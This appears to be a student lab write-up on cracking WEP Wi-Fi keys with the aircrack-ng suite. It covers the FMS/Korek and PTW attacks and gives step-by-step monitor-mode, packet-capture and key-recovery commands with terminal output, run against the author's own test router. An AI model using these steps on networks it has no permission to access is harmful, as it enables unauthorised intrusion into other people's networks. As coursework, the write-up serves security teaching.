A. Environment

a. kali-linux-2023.1-live-amd64
b. Aircrack-ng tool suite
c. Wireless network adapter capable of monitoring mode
d. WEP capable router

B. Installation Requirements

1. Kali linux iso from official website
   https://www.kali.org/get-kali/#kali-live
2. Aircrack-ng & Airmon-ng are installed with kali iso.

C. FMS (Fluhrer, Mantin, Shamir)/Korek Attack:

I. Overview:

During 2001, Fluhrer, Mantin, Shamir published a paper with the name: “Weaknesses in the Key Scheduling Algorithm of RC4” that uncovered a weakness in stream ciphers which can be used to crack wireless access points using WEP security protocol.


FMS is a statistical attack that targets the vulnerability present in RC4 stream cipher. This attack allows the allows the recovery of the key of the RC4 encrypted stream.

The attack depends on the use of the initialization vectors in RC4, which are a type of input required to provide an initial state. The attacker then can derive bytes of the key based on a mathematical equation derived from the keystream. The attacker will store a large amount of messages in order to retrieve the key.

2004: Korek is an internet user that developed several attacks over WEP protocols. A group of Korek’s attacks relied on the principals of the FMS attack.


II. Implementation:

1. Command: airmon-ng check kill
   In order to stop any process that may interfere with the attack




```
┌──(root㉿kali)-[/home/kali/INSE6120]
└─# airmon-ng check kill

Killing these processes:

    PID Name
   2008 wpa_supplicant
```

2. Command: airmon-ng start
   in order to put the interface into monitoring mode




```
┌──(root㉿kali)-[/home/kali/INSE6120]
└─# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 7265 (rev 61)
```

3. Command: airodump-ng wlan0mon
   this will search all nearby wireless networks.




```
 CH  7 ][ Elapsed: 24 s ][ 2023-03-22 10:41

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C8:3A:35:C2:D3:30  -46       39         0    0   1   65   WEP  WEP          ubuntu
```

4. Command: airodump-ng -c <channel> --bssid <target mac> -w <filename> <interface name>
   Command: airodump-ng -c 1 --bssid C8:3A:35:C2:D3:30 -w test wlan0
   this will start collecting data packets between the targeted access point and connected devices then store them in file "test"



```
 CH  1 ][ Elapsed: 1 min ][ 2023-03-22 12:23

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 C8:3A:35:C2:D3:30  -53   3        9     1891   25   1   65   WEP  WEP          ubuntu

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 C8:3A:35:C2:D3:30                     -33   54e- 1e  1906      776         ubuntu
 C8:3A:35:C2:D3:30 MAC of Connected Devices -44   36e-24e  6823     3016
```

5. Keep the previous command running to collect sufficient amount of packets
   then in a parallel terminal run aircrack-ng with the argument -K in order to force use FMS/Korek attacks.
   Command: run aircrack-ng test-01.cap -K



```
                              Aircrack-ng 1.7


                 [00:00:01] Tested 551531 keys (got 609 IVs)

   KB    depth   byte(vote)
    0   52/ 89   FA(1024) 03( 768) 04( 768) 05( 768) 07( 768)
    1   17/  1   E0(1280) 0F(1024) 15(1024) 19(1024) 21(1024)
    2    6/ 18   A3(1536) 0D(1280) 36(1280) 75(1280) 91(1280)
    3   51/  3   FF(1024) 0A( 768) 0E( 768) 14( 768) 19( 768)
    4    4/ 14   E4(1792) 1A(1536) 29(1536) 35(1536) 95(1536)

                     KEY FOUND! [ 31:32:46:41:33 ] (ASCII: 12FA3 )
        Decrypted correctly: 100%
```

As can be seen the key was found and can be used to connect to the network.

D. PTW (Pychkine, Tews, Weinmann) attack:


I. Overview:

Created in 2007, the PTW attack was based on an attack from 2005 called Klein attack.
The PTW attack is more efficient than its predecessor FMS/Korek.

PTW attack takes advantage of WEP reusing IVs to encrypt packets. This is a weakness because RC4 which is the stream cypher used in WEP protocol generates the keystream in a predictable way. The attacker captures enough packets and compares them to derive information about the keystream.
this attack is able to decrypt the key with fewer packets due to the better correlation deduced between encrypted data and the keystream.


II. Implementation:

1. Command: airmon-ng check kill
   In order to stop any process that may interfere with the attack




```
┌──(root㉿kali)-[/home/kali/INSE6120]
└─# airmon-ng check kill

Killing these processes:

    PID Name
   2008 wpa_supplicant
```

2. Command: airmon-ng start
   in order to put the interface into monitoring mode




```
┌──(root㉿kali)-[/home/kali/INSE6120]
└─# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 7265 (rev 61)
```

3. Command: airodump-ng wlan0mon
   this will search all nearby wireless networks.




```
CH  7 ][ Elapsed: 24 s ][ 2023-03-22 10:41

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C8:3A:35:C2:D3:30  -46       39        0    0   1   65   WEP  WEP         ubuntu
```

4. Command: airodump-ng -c <channel> --bssid <target mac> -w <filename> <interface name>
   Command: airodump-ng -c 1 --bssid C8:3A:35:C2:D3:30 -w test wlan0
   this will start collecting data packets between the targeted access point and connected devices then store them in file "test"




```
CH  1 ][ Elapsed: 1 min ][ 2023-03-22 12:23

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C8:3A:35:C2:D3:30  -53   3        9     1891   25   1   65   WEP  WEP         ubuntu

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C8:3A:35:C2:D3:30                     -33   54e- 1e  1906      776         ubuntu
C8:3A:35:C2:D3:30  MAC of Connected Devices  -44   36e-24e  6823     3016
```

5. While the previous command is running
   Command: run aircrack-ng test-01.cap ("test-01.cap" were (IVs) Initialization vectors are stored)



```
                                                                 Aircrack-ng 1.7


                                                       [00:17:25] Tested 160481 keys (got 10041 IVs)
                  Got 10239 out of 15000 IVs▯
   KB    depth   byte(vote)
    0    6/ 10   37(13056) 96(12800) AB(12800) B1(12800) 0D(12544) 5D(12544) 68(12544) 85(12544) 8B(12544) AA(12544) 10(12288) 62(12288)
    1   17/ 19   47(12288) 24(12032) 29(12032) 2D(12032) 31(12032) 53(12032) 56(12032) 74(12032) FF(12032) 1F(11776) 3F(11776) 69(11776)
    2   20/  2   F9(12288) 3B(12032) 48(12032) 60(12032) 6E(12032) 73(12032) 78(12032) BF(12032) DD(12032) FE(12032) 0E(11776) 4C(11776)
    3   19/  3   F3(12544) 17(12288) 52(12288) 53(12288) 7E(12288) 84(12288) AC(12288) 01(12032) 28(12032) 4C(12032) 64(12032) A6(12032)
    4   17/ 18   1A(12544) 08(12288) 8F(12288) 0B(12032) 4C(12032) 50(12032) 53(12032) 65(12032) 72(12032) 76(12032) 91(12032) BB(12032)

Failed. Next try with 15000 IVs.
```

the attack will keep trying the attack after every 5000 IVs captured until the key is found



```
                                                                      Aircrack-ng 1.7


                                                             [00:20:06] Tested 242 keys (got 15073 IVs)
                    Got 15011 out of 15000 IVsStarting PTW attack with 15011 ivs.
   KB     depth   byte(vote)
    0     0/  4   31(20736) D2(19712) 13(19456) 19(19456) 3E(19200) 58(19200) C6(19200) D6(19200) 3B(18944) 72(18944) CA(18944)
    1     0/  1   32(24064) DC(21248) A7(18944) 1F(18432) 4A(18432) B2(18432) DE(18432) 29(18176) 51(18176) E9(18176) F8(18176)
    2     2/  6   23(19712) 44(19200) 76(19200) A9(19200) 33(18944) AF(18944) 07(18688) 09(18432) 0C(18176) 78(18176) 98(18176)
    3     0/  6   41(20224) 90(19712) DD(19456) 08(19200) 28(19200) 4B(19200) 4B(18944) FF(18944) 29(18688) 52(18688) 5E(18688)
    4     0/  2   33(21248) 9B(21248) 03(19456) AA(19456) 95(18944) 53(18688) 6A(18688) AD(18688) F4(18688) 2B(18432) 74(18432)

                 KEY FOUND! [ 31:32:46:41:33 ] (ASCII: 12FA3 )
      Decrypted correctly: 100%
```

as can be seen the key is found in hex and in ASCII which can be used to connect to the wireless network.

Resources:

- Fluhrer, S., Mantin, I., and A. Shamir, "Weaknesses in the Key Scheduling Algorithm of RC4", Selected Areas of Cryptography: SAC 2001, Lecture Notes in Computer Science Vol. 2259, pp 1-24, 2001.
- Rivest, Ron. "RSA Security response to weaknesses in key scheduling algorithm of RC4." *Technical note, RSA Data Security, Inc* (2001).
- Tews, Erik. "Attacks on the WEP protocol." Cryptology ePrint Archive (2007).
- Tews, Erik, and Martin Beck. "Practical attacks against WEP and WPA." Proceedings of the second ACM conference on Wireless network security. 2009.
- https://hub.packtpub.com/what-we-can-learn-attacks-wep-protocol/
- https://www.aircrack-ng.org/doku.php?id=airmon-ng
- https://www.aircrack-ng.org/doku.php?id=aircrack-ng
- https://www.aircrack-ng.org/doku.php?id=airodump-ng